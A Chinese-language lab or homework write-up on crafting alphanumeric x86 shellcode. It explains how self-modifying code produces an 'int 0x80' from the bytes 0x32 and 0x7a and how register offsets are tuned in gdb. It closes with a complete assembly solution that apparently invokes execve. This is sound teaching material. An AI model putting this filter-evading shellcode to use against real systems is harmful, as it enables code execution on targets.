
最开始根据老师的提示：



我完全照抄，但当然肯定不能运行
通过 gdb 我一步步去测试，为了发现每一代码是为了什么
除了所有 bytes 都必须是 alph

中间很多部分其实都很 easy，我直接跳过，直接将最难的部分：
导出 0x80 （OJB）
怎样？
上面给了我们提示：
0xff+6 = 0xfa
0xfa^0x7a = 0x80 (估计是写错了)
这个你可以去验证一下

然后已知我们将 0x32 和 0x7a 放到了代码的最后
这意味着我们可以通过$edx-0xn 去找到他 （$edx 就是 buffer）
上面有提示： 如何让 ecx 成为 0xff，然后再让他成为 0xfa
但那么问题就来了
如何保证你通过 edx 取到的值就是最下面的两个 0x32 和 0x7a？
当我们调整 ecx 的值的时候（通过 inc or dec）
代码长度在变化
同时 edx 的长度也在变化 （最后那两个值的位置也一样）

所以每次我们调整 ecx 时候 都要调整读取 edx 值的位置

临时补一个难点：
就是如何调用 popa 来设置 ebx
通过使用 popa 之后 eax 会变化，所以我们最后还需要在设置一遍 eax 的值
然后结束

以防万一 怕你不想直接看答案
如果你想继续研究就按照我上面说的再试试
如果还不行 就往下看我的答案
Ps: 虽然做完了 但真的没觉得简单

最后我的答案是这个，也许有一小部分需要自己调整一下：

```
main:

    pop %edx
    pop %edx
    push $0x41
    pop %eax
    xor $0x41,%al
    dec %eax
    xor %al,0x35(%edx)
    push %eax
    pop %ecx
    dec %ecx
    dec %ecx
    dec %ecx
    dec %ecx

    dec %ecx
    dec %ecx
    dec %ecx
    dec %ecx
    dec %ecx
    inc %ecx
    inc %ecx
    inc %ecx
    inc %ecx

    xor %cl,0x36(%edx)

    push %eax
    pop %ecx
    inc %ecx
    push %ecx
    pop %edx
    push $0x41
    push %esp
    pop %eax

    push %esp
    push %edx
    push %ecx
    push %eax
    push $0x41
    push %ebp
    push %esi
    push %edi
    popa
    push $0x38
    pop %eax
    xor $0x33,%al
    .byte 0x32
    .byte 0x7a
```